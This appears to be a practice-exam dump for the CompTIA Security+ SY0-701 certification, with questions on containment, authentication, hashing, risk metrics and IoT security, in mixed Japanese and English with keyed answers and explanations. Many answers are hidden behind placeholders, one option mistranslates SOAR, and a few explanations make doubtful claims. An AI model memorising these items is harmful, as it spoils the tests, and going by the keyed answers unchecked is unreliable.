デバイスがネットワークに接続されたリソースにアクセスできないようにするには、次のどれを使用する必要がありますか?
A. 使用されていないサービスの無効化
B. Webアプリケーションファイアウォール
C. ホスト分離
D. ネットワークベースのIDS
正解: **(**正解を表示します**)**
Host isolation ensures that a device cannot communicate with other systems on the network. Isolation is typically applied through EDR/XDR tools, quarantine mechanisms, or endpoint firewalls. Security+ SY0-701 identifies host isolation as a containment technique used when:
A device is suspected of compromise
Lateral movement must be prevented
Sensitive systems must be protected
A system must be completely cut off except for administrative access
Isolation enforces an immediate block on all inbound and outbound communications, effectively making the device inaccessible to any network-based resource.
Disablement of unused services (A) reduces attack surface but does not isolate the device.
A WAF (B) protects web applications, not device access.
A network IDS (D) only monitors traffic and does not block access.
Thus, C: Host isolation is the correct answer.

質問: **37**
次のどれが、データベースの誤った構成を悪用しようとする試みに関係していますか?
A. バッファオーバーフロー
B. SQLインジェクション
C. VMエスケープ
D. メモリインジェクション
正解: **B (**コメントを発表する**)**
SQL injection is a type of attack that exploits a database misconfiguration or a flaw in the application code that interacts with the database. An attacker can inject malicious SQL statements into the user input fields or the URL parameters that are sent to the database server. These statements can then execute unauthorized commands, such as reading, modifying, deleting, or creating data, or even taking over the database server. SQL injection can compromise the confidentiality, integrity, and availability of the data and the system. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 215 1

質問: **38**
転送中のデータを保護するのに最もよく使用されるデータ保護方法は次のうちどれですか?
A. 暗号化
B. 難読化
C. 権限制限
D. ハッシュ
正解: **(**正解を表示します**)**

Encryption is the standard method for protecting data in transit, ensuring that intercepted communications cannot be read without the appropriate decryption key.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 1.3: "Encryption protects data confidentiality, especially for data in transit over networks." Exam Objectives 1.3: "Explain the importance of cryptographic concepts."

質問: **39**
大企業の最高情報セキュリティ責任者 (CISO) は、自社のセキュリティ ポリシーが外部規制当局によって課せられた要件とどのように比較されるかを理解したいと考えています。CISO は次のどれを使用する必要がありますか。
A. 侵入テスト
B. 内部監査
C. 証明
D. 外部検査
正解: **(**正解を表示します**)**
An external examination (also known as an external audit or external review) is the best method for the Chief Information Security Officer (CISO) to gain an understanding of how the company's security policies compare to external regulatory requirements. External examinations are conducted by third-party entities that assess an organization's compliance with laws, regulations, and industry standards.
* Penetration tests focus on identifying vulnerabilities, not compliance.
* Internal audits assess internal controls but are not impartial or focused on regulatory requirements.
* Attestation is a formal declaration but does not involve the actual evaluation of compliance.

質問: **40**
管理者は、多数のアカウントのアカウント権限の更新を自動化したいと考えています。このタスクを最も効果的に達成するには、次のどれがよいでしょうか。
A. セキュリティグループ
B. ユーザープロビジョニング
C. 垂直スケーリング
D. 連邦
正解: **(**正解を表示します**)**

質問: **41**
An organization determines that tenured employees have retained privileges beyond those required to perform their duties. Which of the following should the organization do to address the issue?
A. Implement regular account reviews.
B. Provide privileged user account training.
C. Require a jump box for privileged account use.
D. Apply more restrictive security baselines.
正解: **(**正解を表示します**)**
The correct answer is A. Implement regular account reviews.

This scenario describes privilege creep, which occurs when users accumulate permissions over time as they change roles, departments, or responsibilities.
Regular account reviews help ensure users have only the access required for their current job duties.
This supports the principle of least privilege, which is a key CompTIA Security+ SY0-701 identity and access management concept.
Why the other options are incorrect:
B). Provide privileged user account training
Training is useful, but it does not remove unnecessary privileges.
C). Require a jump box for privileged account use
A jump box can control administrative access to sensitive systems, but it does not solve the issue of users retaining excessive privileges.
D). Apply more restrictive security baselines
Security baselines harden systems and configurations, but they do not directly review or remove unnecessary user permissions.
Therefore, the best answer is regular account reviews.

質問**: 42**
ネットワーク管理者は、次の要素を使用する多要素認証を実装して会社の VPN を保護したいと考えています。
- あなたが知っていること
- あなたが持っているもの
- あなたが何か
次のどれがマネージャーの目標を達成するでしょうか?
A. ドメイン名、PKI、GeoIP ルックアップ
B. VPN IPアドレス、会社ID、顔の構造
C. パスワード、認証トークン、拇印
D. 会社の URL、TLS 証明書、自宅住所
正解**: (**正解を表示します**)**
The correct answer is C. Password, authentication token, thumbprint. This combination of authentication factors satisfies the manager's goal of implementing multifactor authentication that uses something you know, something you have, and something you are.
Something you know is a type of authentication factor that relies on the user's knowledge of a secret or personal information, such as a password, a PIN, or a security question. A password is a common example of something you know that can be used to access a VPN12 Something you have is a type of authentication factor that relies on the user's possession of a physical object or device, such as a smart card, a token, or a smartphone. An authentication token is a common example of something you have that can be used to generate a one-time password (OTP) or a code that can be used to access a VPN12 Something you are is a type of authentication factor that relies on the user's biometric characteristics, such as a fingerprint, a face, or an iris. A thumbprint is a common example of something you are that can be used to scan and verify the user's identity to access a VPN12 References:
1: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 4: Identity and Access Management, page 177 2: CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 4:
Identity and Access Management, page 179

質問**: 43**
一方向データ変換アルゴリズムを使用する前に、複雑さをさらに追加するために使用されるのは次のどれですか。
A. キーストレッチ
B. データマスキング
C. ステガノグラフィー

D. ソルティング
正解: **(**正解を表示します**)**
Salting is the process of adding extra random data to a password or other data before applying a one-way data transformation algorithm, such as a hash function. Salting increases the complexity and randomness of the input data, making it harder for attackers to guess or crack the original data using precomputed tables or brute force methods. Salting also helps prevent identicalpasswords from producing identical hash values, which could reveal the passwords to attackers who have access to the hashed data. Salting is commonly used to protect passwords stored in databases or transmitted over networks. References = Passwords technical overview Encryption, hashing, salting - what's the difference?
Salt (cryptography)

質問: **44**
ある組織は監査に2度失敗したため、政府の規制機関から罰金の支払いを命じられました。
このアクションの原因は次のどれですか?
A. 交戦規則
B. 不適合
C. 政府の制裁
D. 契約違反
正解: **(**正解を表示します**)**

質問: **45**
大企業のサイバーセキュリティ インシデント対応チームは、複数の企業デスクトップにマルウェアが存在するという通知を受け取りました。ネットワーク上で既知の侵害の兆候は見つかりませんでした。環境を保護するために、チームが最初に行うべきことは次のうちどれですか。
A. 影響を受けるホストを封じ込める
B. マルウェアをアプリケーション ブロックリストに追加します。
C. コア データベース サーバーをセグメント化します。
D. ファイアウォールルールを実装して、送信ビーコンをブロックする
正解: **A (**コメントを発表する**)**
The first step in responding to a cybersecurity incident, particularly when malware is detected, is to contain the impacted hosts. This action prevents the spread of malware to other parts of the network, limiting the potential damage while further investigation and remediation actions are planned. References = CompTIA Security+ SY0-701 study materials, particularly on incident response procedures and the importance of containment in managing security incidents.

質問: **46**
ある組織は、建物の入口と機密エリアを監視するためにクラウド管理の IP カメラを導入しました。
サービス プロバイダーは、各カメラからのライブ ビデオ映像をストリーミングするために、直接 TCP/IP 接続を有効にします。組織は、このストリームが暗号化され、認証されることを保証したいと考えています。この目的を最もよく満たすには、次のどのプロトコルを実装する必要がありますか。
A. SSH
B. SRTP
C. S/MIME
D. PPTP
正解: **(**正解を表示します**)**

Secure Real-Time Transport Protocol (SRTP) is a security protocol used to encrypt and authenticate the streaming of audio and video over IP networks. It ensures that the video streams from the IP cameras are both encrypted to prevent unauthorized access and authenticated to verify the integrity of the stream, making it the ideal choice for securing video surveillance.
References:
* CompTIA Security+ SY0-701 Course Content: Domain 3: Security Architecture, which includes secure communication protocols like SRTP for protecting data in transit.

質問: **47**
セキュリティ管理者は、基本的な脅威を特定し、封じ込めるために必要な手順の数を減らしたいと考えています。この目標を達成するために役立つのは次のどれですか。
A. 飛翔
B. SIEM
C. DMARC
D. NIDS
正解: **(正解を表示します)**
SOAR (Security Orchestration, Automation, and Response) is designed to automate repetitive security tasks, orchestrate workflows, and reduce manual effort in identifying and containing threats. CompTIA Security+ SY0-701 describes SOAR as an advanced tool that integrates with SIEM, EDR, firewalls, and ticketing systems to automate detection, enrichment, and response actions.
By using SOAR playbooks, security teams can automate:
* Initial threat triage
* Log correlation
* Host isolation
* Indicator lookups
* Ticket creation and escalation
This significantly reduces the number of manual steps an analyst must perform, achieving the manager's goal of streamlining threat-handling procedures.
A SIEM (B) centralizes logs and alerts but still requires manual investigation unless paired with SOAR.
DMARC (C) protects email domains from spoofing but does not automate threat response. NIDS (D) detects threats on the network but does not automate containment.
SOAR's ability to automate identification and response makes A the correct answer.

質問: **48**
ハイパーバイザーへの侵入テスト中に、セキュリティエンジニアはスクリプトを使用して悪意のあるペイロードを挿入し、ホストファイルシステムにアクセスすることができます。この脆弱性を最もよく表すものは次のうちどれですか？
A. VMエスケープ
B. クロスサイトスクリプティング

C. 悪意のあるアップデート
D. SQLインジェクション
正解: **(**正解を表示します**)**
Comprehensive and Detailed Explanation From Exact Extract:
VM escape occurs when an attacker inside a virtual machine breaks out of the guest OS and gains access to the underlying host hypervisor or other virtual machines. In this scenario, the penetration tester executes a script to inject a malicious payload that allows access to the host filesystem-this is the textbook definition of VM escape.
The SY0-701 exam specifically identifies VM escape as one of the most critical virtualization vulnerabilities, as it defeats isolation and can compromise entire virtual environments. This typically results from flaws in hypervisor software, improper sandboxing, or insecure VM tools.
Cross-site scripting (B) affects web applications and browsers, not hypervisors. Malicious updates (C) involve tampered patch delivery. SQL injection (D) targets databases through application input fields.
Because the attacker moved from a VM to the host system, the correct classification is VM escape, a high- severity virtualization vulnerability.

質問: **49**
使用期限切れのハードウェアの脆弱性に関する懸念事項は次のどれですか?
A. ハードウェアの廃棄手順に従わないと、意図しないデータが漏洩する可能性があります。
B. サプライチェーンに交換用ハードウェアがない可能性があります。
C. 新しくリリースされたソフトウェアでは、従来のハードウェアでは利用できないコンピューティング リソースが必要になる場合があります。
D. ベンダーはパッチやアップデートの提供を停止する場合があります。
正解: **(**正解を表示します**)**
The most significant vulnerability concern for end-of-life (EOL) hardware is that vendors stop providing patches and updates. CompTIA Security+ SY0-701 highlights that unsupported hardware and software no longer receive security fixes, leaving known vulnerabilities permanently unpatched. This creates an expanding attack surface that adversaries can easily exploit.
Once hardware reaches EOL status, newly discovered vulnerabilities will remain unaddressed, increasing the likelihood of compromise. This is especially dangerous for systems exposed to networks or handling sensitive data, where exploitation can lead to data breaches, lateral movement, or service disruption.
Option A relates to disposal risks, not active vulnerabilities. Option B is a logistical issue, not a security vulnerability. Option C is a compatibility concern, not a direct vulnerability.
Because unpatched systems are inherently vulnerable and cannot be secured through updates, the correct answer is D: The vendor may stop providing patches and updates.

質問: **50**
複数の顧客が、組織のセキュリティ管理が効果的に機能しているかどうかの確認を希望しており、独立した意見を求めています。これらの要求に対応する最も効率的な方法はどれですか?
A. 各クライアントに監査権限を許可します。
B. 毎年自己評価を実施します。
C. 侵入テストを実行するベンダーを雇います。
D. サードパーティの証明レポートを提供します。
正解: **(**正解を表示します**)**

質問: **51**
ゼロトラストセキュリティモデルの基本原則を最もよく説明しているのは、次のうちどれですか？
A. 内部ネットワークに接続されたデバイスは、最初の認証後に自動的に信頼されます。
B. リソースへのアクセスは、厳格な本人確認と継続的な監視の後にのみ許可されます。
C. セキュリティポリシーでは、機密データへのリモートアクセスに多要素認証が必須となっています。
D. ネットワークアクセスは役割によって制限され、アクセス制御は定期的に見直されます。
正解: **B (**コメントを発表する**)**
Zero Trust is based on the principle of "never trust, always verify." Option B is correct because access is granted only after strong identity verification, policy evaluation, and continuous monitoring. Zero Trust rejects the old perimeter assumption that users or devices inside the internal network should automatically be trusted. Access decisions should consider identity, device posture, location, sensitivity of the resource, session risk, and ongoing behavior. MFA is commonly used in Zero Trust, but option C is too narrow because Zero Trust applies beyond remote access and beyond MFA alone. Role-based limitations and periodic reviews are useful, but option D does not capture continuous verification. Option A is the opposite of Zero Trust because it assumes internal trust after initial authentication.

質問: **52**
レガシー サーバーで実行されている重要なビジネス アプリケーションを処理するための最適な方法はどれですか?
A. セグメンテーション
B. 孤立
C. 強化
D. 廃止
正解: **(**正解を表示します**)**
A legacy server is a server that is running outdated or unsupported software or hardware, which may pose security risks and compatibility issues. A critical business application is an application that is essential for the operation and continuity of the business, such as accounting, payroll, or inventory management. A legacy server running a critical business application may be difficult to replace or upgrade, but it should not be left unsecured or exposed to potential threats.
One of the best ways to handle a legacy server running a critical business application is to harden it.
Hardening is the process of applying security measures and configurations to a system to reduce its attack surface and vulnerability. Hardening a legacy server may involve steps such as:
Applying patches and updates to the operating system and the application, if available Removing or disabling unnecessary services, features, or accounts Configuring firewall rules and network access control lists to restrict inbound and outbound traffic Enabling encryption and authentication for data transmission and storage Implementing logging and monitoring tools to detect and respond to anomalous or malicious activity Performing regular backups and testing of the system and the application Hardening a legacy server can help protect the critical business application from unauthorized access, modification, or disruption, while maintaining its functionality and availability. However, hardening a legacy server is not a permanent solution, and it may not be sufficient to address all the security issues and challenges posed by the outdated or unsupported system. Therefore, it is advisable to plan for the eventual decommissioning or migration of the legacy server to a more secure and modern platform, as soon as possible.
References: CompTIA Security+ SY0-701 Certification Study Guide, Chapter 3: Architecture and Design, Section 3.2: Secure System Design, Page 133 1; CompTIA Security+ Certification Exam Objectives, Domain
3: Architecture and Design, Objective 3.2: Explain the importance of secure system design, Subobjective:
Legacy systems 2

質問: **53**
経理部門の従業員が、会社の支払い処理に使用するウェブサイトにログインしました。ログイン後、新しいデスクトップアプリケーションが従業員のコンピュータに自動的にダウンロードされ、コンピュータが再起動しました。次の攻撃のうち、どれが発生しましたか？
A. XSS
B. 水飲み場
C. タイプミススクワッティング
D. バッファオーバーフロー
正解: **(**正解を表示します**)**
A watering hole attack occurs when attackers compromise a website that is frequently visited by targeted users-in this case, the payment processing site used by employees. The compromised site then delivers malicious payloads to visitors, such as downloading malicious applications without user consent.
XSS (Cross-Site Scripting) attacks inject malicious scripts into web pages but typically do not cause automatic application downloads leading to restarts.
Typosquatting (C) involves malicious websites mimicking legitimate ones via misspelled URLs. Buffer overflow (D) is an attack targeting software memory but doesn't typically involve website compromise and automatic downloads.
This attack type is detailed in the Threats, Vulnerabilities, and Mitigations domain of SY0-701#6:Chapter
2 CompTIA Security+ Study Guide#.

質問: **54**
データベースの SQL 更新中に、更新シーケンスの一部として使用される一時フィールドが、更新が完了する前に攻撃者によって変更され、システムへのアクセスが許可されました。このタイプの脆弱性を最もよく表すのは次のどれですか。
A. 競合状態
B. メモリインジェクション
C. 悪意のあるアップデート
D. サイドローディング
正解: **(**正解を表示します**)**
Arace conditionoccurs whentwo or more processes attempt to access and modify a shared resource simultaneously, leading to unintended behavior. In this scenario, the attacker was able to modify a temporary fieldbefore the SQL update completed, indicating atime-of-check to time-of-use (TOCTOU) vulnerability, which is a type of race condition.
Memory injection (B)refers to inserting malicious code into a running process's memory, but that isnotwhat is happening here.
Malicious update (C)is too broad and does not specifically describe this scenario.
Side loading (D)is a technique where malicious software is loaded via a trusted application, unrelated to this case.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Threats, Vulnerabilities, and Mitigations domain.

質問: **55**
ある企業が、Wi-Fi対応の新しい環境センサーを使ってメトリクスを自動収集したいと考えています。セキュリティチームが行う可能性が高いのは次のうちどれでしょうか？
A. センサー ソフトウェアをリスク レジスタに追加します。
B. センサー用の VLAN を作成します。
C. センサー間に物理的な隙間を設けます。
D. すべてのセンサーで TLS 1.2 を設定します。
正解: **B (**コメントを発表する**)**

Creating a VLAN for Wi-Fi-enabled environmental sensors is the most likely and appropriate action.
Security+ SY0-701 recommends network segmentation for IoT and sensor devices to reduce attack surface and limit lateral movement. A dedicated VLAN isolates sensors from critical systems while allowing controlled access to data collectors or management platforms.
Adding items to a risk register (A) documents risk but does not provide protection. Physically air gapping (C) contradicts the requirement for Wi-Fi connectivity. Configuring TLS 1.2 (D) is beneficial for data-in-transit protection but does not address network-level isolation and blast-radius reduction.
Thus, B: Create a VLAN for the sensors best aligns with secure design.

質問: **56**
あるオフィスでWi-Fiネットワークを導入したいと考えています。セキュリティチームは安全な設計を確保する必要があります。アクセスポイントはより高性能になり、16文字のランダムキーを使用するWPA3を使用します。セキュリティチームは次に、次のうちどれを行うべきでしょうか？
A. 建物の周囲のヒートマップを作成します。
B. 各アクセス ポイントからコントローラへの IPSec トンネルを展開します。
C. 24 文字のランダム キーを使用して WPA2-PSK を有効にします。
D. すべてのアクセス ポイントで SSH 管理を無効にします。
正解: **A (**コメントを発表する**)**
Because the organization plans to deploy high-powered wireless access points, the next critical step is to create a heat map of the building perimeter.
CompTIA Security+ SY0-701 highlights wireless heat maps as an essential design tool for identifying signal bleed, coverage overlap, dead zones, and areas where wireless signals extend beyond intended boundaries.
Stronger access points increase the risk of signal leakage outside the building, which could allow unauthorized users to attempt connections from parking lots or nearby buildings. A heat map enables the security team to visualize RF propagation and adjust power levels, antenna placement, and access point locations to minimize external exposure while maintaining internal coverage.
Deploying IPSec tunnels (B) is unnecessary for standard WLAN architectures. Enabling WPA2-PSK (C) weakens security compared to WPA3. Disabling SSH administration (D) is a hardening step but does not address wireless coverage risks.
Therefore, the correct next step in secure Wi-Fi design is A: Create a heat map of the building perimeter.

質問: **57**
次のどれがハードウェア固有の脆弱性ですか?
A. ファームウェアバージョン
B. バッファオーバーフロー
C. SQLインジェクション
D. クロスサイトスクリプティング
正解: **A (**コメントを発表する**)**
Firmware is a type of software that is embedded in a hardware device, such as a router, a printer, or a BIOS chip. Firmware controls the basic functions and operations of the device, and it can be updated or modified by the manufacturer or the user. Firmware version is a hardware-specific vulnerability, as it can expose the device to security risks if it is outdated, corrupted, or tampered with. An attacker can exploit firmware vulnerabilities to gain unauthorized access, modify device settings, install malware, or cause damage to the device or the network. Therefore, it is important to keep firmware updated and verify its integrity and authenticity. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 2, page 67. CompTIA Security+ SY0-701 Exam Objectives, Domain 2.1, page
10.

質問: **58**
ある企業が自社の設備についてリスク分析を行い、5年間で約10件の事故が発生すると予測しました。この設備に対する適切なAROは次のうちどれですか？
A. 2
B. 5
C. 10
D. 50
正解: **(正解を表示します)**
The best answer is A. 2.
ARO (Annualized Rate of Occurrence) measures how many times an incident is expected to occur per year.
The company expects:
10 incidents
over 5 years
So the calculation is:
ARO = 10 / 5 = 2
This means the expected annual rate of occurrence is 2 incidents per year.
Why the other options are incorrect:
B). 5This would not represent the yearly average based on the numbers given.
C). 10This is the total number of incidents over five years, not the annualized value.
D). 50This is not supported by the information in the question.
From a Security+ risk calculation standpoint, when a total event count is spread across multiple years, the ARO is found by dividing the total incidents by the number of years. Therefore, A is correct.

質問: **59**
サイバーオペレーションチームは、悪意のある攻撃者がネットワークを侵害するために使用している新しい戦術についてセキュリティアナリストに報告します。
SIEM アラートはまだ構成されていません。セキュリティ アナリストがこの動作を識別するために行うべきことを最もよく表しているのは、次のどれですか。
A. [デジタルフォレンジック
B. 電子証拠開示
C. インシデント対応
D. 脅威ハンティング
正解: **(正解を表示します)**
Threat hunting is the process of proactively searching for signs of malicious activity or compromise in a network, rather than waiting for alerts or indicators of compromise (IOCs) to appear. Threat hunting can help identify new tactics, techniques, and procedures (TTPs) used by malicious actors, as well as uncover hidden or stealthy threats that may have evaded detection by security tools. Threat hunting requires a combination of skills, tools, and methodologies, such as hypothesis generation, data collection and analysis, threat intelligence, and incident response. Threat hunting can also help improve the security posture of an organization by providing feedback and recommendations for security improvements. References = CompTIA Security+ Certification Exam Objectives, Domain 4.1: Given a scenario, analyze potential indicators of malicious activity. CompTIA Security+ Study Guide (SY0-701),

Chapter 4: Threat Detection and Response, page 153. Threat Hunting - SY0-701 CompTIA Security+ : 4.1, Video 3:18. CompTIA Security+ Certification Exam SY0-701 Practice Test 1, Question 3.

質問: **60**
セキュリティ アナリストは、業務時間外に短時間に大量の異常な DNS クエリをインターネット上のシステムに送信している内部システムに関するアラートを受け取ります。
次のどれが最も起こりそうですか?
A. ワームがネットワーク全体に拡散しています。
B. データが流出しています。
C. 論理爆弾がデータを削除しています。
D. ランサムウェアがファイルを暗号化しています。
正解: **(**正解を表示します**)**
Data exfiltration is a technique that attackers use to steal sensitive data from a target system or network by transmitting it through DNS queries and responses. This method is often used in advanced persistent threat (APT) attacks, in which attackers seek to persistently evade detection in the target environment. A large amount of unusual DNS queries to systems on the internet over short periods of time during non-business hours is a strong indicator of data exfiltration. A worm, a logic bomb, and ransomware would not use DNS queries to communicate with their command and control servers or perform their malicious actions. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 487; Introduction to DNS Data Exfiltration; Identifying a DNS Exfiltration Attack That Wasn't Real - This Time

質問: **61**
ある会社で、ノートパソコンの盗難によりデータ損失が発生しました。今後同様の事態を防ぐため、セキュリティアナリストは、盗難や紛失が発生した場合でも会社のノートパソコン上のすべてのデータが安全に保たれるよう、拡張性の高いソリューションを導入する必要があります。アナリストは次に何をすべきでしょうか？
A. 各デバイスごとにHSMを設定し、リカバリキーを一元的に保存します。
B. 管理者アカウントの安全なパスワードローテーションを保証するためにLAPSを実装します。
C. MDMプラットフォームを使用してデバイスを管理し、セキュリティ構成を強制します。
D. 各ノートパソコンのBIOSでセキュアエンクレーブが正しく初期化されていることを確認してください。
正解: **(**正解を表示します**)**
The best answer is C. Use an MDM platform to manage the devices and force security configurations.
The question asks for a scalable solution to protect data on company laptops if they are stolen or lost. An MDM (Mobile Device Management) platform is the best choice because it allows centralized administration of many endpoints and can enforce security controls across all laptops, such as:
full-disk encryption requirements
screen lock policies
remote wipe capabilities
compliance checks
device configuration enforcement
This makes MDM the most scalable and manageable approach for protecting a fleet of laptops.
Why the other options are incorrect:
A). Configure the HSM for each device and store recovery keys centrally.This is not the most practical or scalable answer for standard laptops, and HSMs are not typically configured individually this way for endpoint theft prevention.

B). Implement LAPS to ensure secure password rotation for administrative accounts.LAPS helps secure local administrator passwords, but it does not directly protect data at rest on a stolen laptop.
D). Ensure that each laptop has the secure enclave properly initialized in the BIOS.Hardware-based protections can help, but this is not the best broad, centrally managed, scalable control compared with MDM-enforced policies.
From a Security+ perspective, the main protection against data loss from stolen laptops is usually centralized device management with enforced encryption and security controls, making C the best answer.

質問: **62**
ビジネス継続性の机上演習を実施しているときに、セキュリティ チームは、フェイルオーバー中にジェネレータが故障した場合の潜在的な影響について懸念を抱きます。リスク管理活動に関して、チームが最も考慮する可能性が高いのは次のどれですか。
A. RPO
B. ARO
C. BIA
D. MTTR
正解: **(**正解を表示します**)**
Detailed Explanation:Mean Time to Repair (MTTR) is a key metric in risk management, reflecting the time required to repair a failed component, such as a generator, and restore operations. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: "Business Continuity Metrics".

質問: **63**
In order to cut costs, a company decides to implement a bring-your-own-device policy. The security team wants a solution that will reduce risk to company data, especially in cases in which devices are lost or stolen.
Which of the following tools is best to address this concern?
A. Mobile device management
B. Endpoint detection and response
C. Host-based intrusion detection system
D. Data loss prevention
正解: **(**正解を表示します**)**
The correct answer is A. Mobile device management.
Mobile device management, or MDM, is the best solution for managing BYOD devices and protecting company data if a device is lost or stolen. MDM can enforce security policies such as screen locks, device encryption, remote wipe, containerization, application control, device compliance checks, and location tracking.
This is especially important in a BYOD environment because employees own the devices, but the organization still needs to protect corporate data stored or accessed on those devices.
Why the other options are incorrect:

B). Endpoint detection and response
EDR is used to detect, investigate, and respond to endpoint threats such as malware, suspicious behavior, and compromise. It is not the best tool for managing lost or stolen mobile devices.
C). Host-based intrusion detection system
A HIDS monitors activity on a host to detect suspicious behavior. It does not provide the mobile management features needed for BYOD risk reduction.
D). Data loss prevention
DLP helps prevent sensitive data from being leaked or transferred inappropriately, but MDM is the better answer for lost or stolen BYOD devices because it can enforce mobile security controls and perform remote wipe.
Therefore, the best tool is mobile device management.

質問**: 64**
アラートを作成し、異常なアクティビティを検出するためにログ データを集約するには、次のどれを使用する必要がありますか?
A. SIEM
B. WAF
C. ネットワークタップ
D. IDS
正解**: A (**コメントを発表する**)**
A Security Information and Event Management (SIEM) solution collects, aggregates, and correlates logs from multiple sources to detect anomalies and generate alerts. SIEMs are essential for security monitoring and incident detection.References: Security+ SY0-701 Course Content, Security+ SY0-601 Book.

質問**: 65**
OS ベースの脆弱性に関する懸念を最もよく説明するのは次のどれですか?
A. エクスプロイトにより、攻撃者は複数のアプリケーションにまたがるシステム機能にアクセスできるようになります。
B. OS ベンダーのパッチ サイクルは、多数の脅威を軽減するのに十分な頻度ではありません。
C. ほとんどのユーザーはコア オペレーティング システム機能を信頼しているため、システムが侵害されたことに気付かない可能性があります。
D. オペレーティング システムの脆弱性を悪用するのは、通常、他の脆弱性を悪用するよりも簡単です。
正解**: (**正解を表示します**)**
Operating system (OS) vulnerabilitiescan allow attackers to exploit system functions that affect multiple applications, leading towidespread compromise.
B (patch cycle concerns)is valid but not the primary concern-many OS vendors provide regular patches.
C (user trust in OS features)is a risk, but the more significant issue is thatOS vulnerabilities often affect multiple system components.
D (ease of exploitation)is not always true, as application and human-related vulnerabilities can be equally exploitable.
Thus,the main concern is that an OS exploit can impact multiple system functions, leading to broader security risks.

質問**: 66**
A software developer released a new application and is distributing the application files through the developer' s website. Which of the following should the developer post on the website to allow users to verify the integrity of the downloaded files?
A. Hashes
B. Certificates
C. Algorithms

D. Salting
正解**: A (**コメントを発表する**)**
The correct answer is A. Hashes.
A hash is a fixed-length value generated from data using a hashing algorithm. Developers often publish cryptographic hashes, such as SHA-256 hashes, so users can compare the published hash with the hash of the downloaded file. If the values match, the user has assurance that the file was not altered or corrupted after the hash was generated.
This aligns with CompTIA Security+ SY0-701 topics related to integrity, cryptographic concepts, and secure software distribution.
Why the other options are incorrect:
B). Certificates
Certificates are used to verify identity, support encryption, and enable trust in public key infrastructure. They may support code signing, but simply posting a certificate is not the standard method for users to manually verify file integrity.
C). Algorithms
Algorithms define the mathematical process used for hashing or encryption, but posting an algorithm alone does not allow users to verify a specific file's integrity.
D). Salting
Salting is commonly used with password hashing to defend against precomputed hash attacks, such as rainbow table attacks. It is not used for verifying downloaded file integrity.
Therefore, the developer should post hashes for the downloadable files.

質問**: 67**
フォレンジックチームは、最近の侵害事例を調査していたところ、データベース接続文字列にハードコードされた認証情報が含まれていることを発見しました。このような事例の再発を防ぐため、ソフトウェア開発中に実施すべき評価の種類は次のうちどれですか？
A. 脆弱性スキャン
B. 侵入テスト
C. 静的解析
D. 品質保証
正解**: (**正解を表示します**)**
Comprehensive and Detailed Explanation From Exact Extract:
Static analysis, also known as Static Application Security Testing (SAST), analyzes source code without executing it to identify security weaknesses such as hard-coded passwords, insecure API calls, and improper credential handling. This aligns exactly with the issue described-credentials embedded directly in code.
CompTIA Security+ SY0-701 stresses that secure software development practices must include automated static code analysis tools that scan for credential exposure, insecure dependencies, injection risks, and coding standards violations. Static analysis detects these issues early in the SDLC, long before deployment.
A vulnerability scan (A) examines running systems, not source code. A penetration test (B) actively exploits vulnerabilities but cannot reliably detect embedded secrets. Quality assurance (D) checks functional requirements, not security flaws in code.
Therefore, static analysis is the correct and most effective assessment to prevent reoccurrence of hard-coded credentials in software systems.

質問**: 68**
ある企業は、新しい仮想サーバーの構築に使用されるコードの変更を追跡したいと考えています。この企業では、次のうちどれを導入する可能性が高いでしょうか。

A. 変更管理チケットシステム
B. 行動アナライザー
C. コラボレーションプラットフォーム
D. バージョン管理ツール
正解: **(**正解を表示します**)**
A version control tool, such as Git, is specifically designed to track changes in code, configuration scripts, IaC templates, and deployment files. In the context of creating new virtual servers-often built using Infrastructure as Code (IaC) or automated orchestration-version control allows teams to maintain historical records, compare changes, revert mistakes, ensure code integrity, and enable collaborative development.
Security+ SY0-701 emphasizes the use of version control in secure development practices to ensure traceability, accountability, and change visibility. It supports secure DevOps workflows by ensuring that no unauthorized or insecure code modifications are introduced into production environments.
A change management ticketing system (A) documents approval requests but does not track code-level modifications. A behavioral analyzer (B) evaluates anomalous behavior, not code changes. A collaboration platform (C) enables communication but lacks code versioning capability.
Therefore, the most appropriate tool is D: Version control tool.

質問: **69**
重要なビジネス プロセスに冗長性を提供するのに最も適したアーキテクチャは次のどれですか。
A. サーバー側
B. マルチテナント
C. ネットワーク対応
D. クラウドネイティブ
正解: **(**正解を表示します**)**

質問: **70**
オフィスビルにスマート照明システムが導入されました。これらのデバイスは社内Wi-Fiに接続され、クラウドポータル経由で管理されます。次のうち、これらのIoTデバイスのリスクを軽減するセキュリティ技術はどれですか？
A. デバイスに静的IPアドレスを割り当てる
B. デフォルトの認証情報を更新し、ネットワークセグメンテーションを適用しています
C. デバイスをゲストWi-Fiに接続して、企業IT部門とのやり取りを防止します。
D. ベンダーが日常的な管理のためにリモートアクセスできるようにする
正解: **(**正解を表示します**)**
The best answer is B. Updating default credentials and applying network segmentation.
IoT devices often present increased security risk because they may have weak default settings, limited security features, and persistent network connectivity. Two of the most effective ways to reduce this risk are:
Updating default credentialsMany IoT devices come with default usernames and passwords that are widely known or easy to guess. Leaving default credentials unchanged creates a major security weakness.
Applying network segmentationSegmenting IoT devices onto a separate network or VLAN limits their ability to interact with critical corporate systems. If one device is compromised, segmentation helps contain the threat and reduces lateral movement.
Why the other options are incorrect:
A). Assigning static IP addresses to the devicesStatic IP addresses may help with management and inventory, but they do not significantly reduce the core security risk.

C). Connecting the devices to the guest Wi-Fi to prevent interactions with corporate ITThis may seem helpful, but guest Wi-Fi is typically designed for temporary user access, not secured management of business IoT systems. It is not the best practice compared with a properly segmented and controlled IoT network.
D). Allowing the vendor to have remote access for day-to-day managementRoutine vendor remote access can increase risk if not tightly controlled. Third-party access should be limited, monitored, and secured, not broadly allowed as a default control.
From the SY0-701 perspective, IoT security commonly emphasizes changing insecure defaults, restricting access, segmentation, and reducing exposure. Therefore, B is the strongest and most complete answer.

質問**: 71**
A security analyst is reviewing the source code of an application to identify misconfigurations and vulnerabilities. Which of the following kinds of analysis best describes this review?
A. Dynamic
B. Static
C. Gap
D. Impact
正解**: B (**コメントを発表する**)**
The correct answer is B. Static.
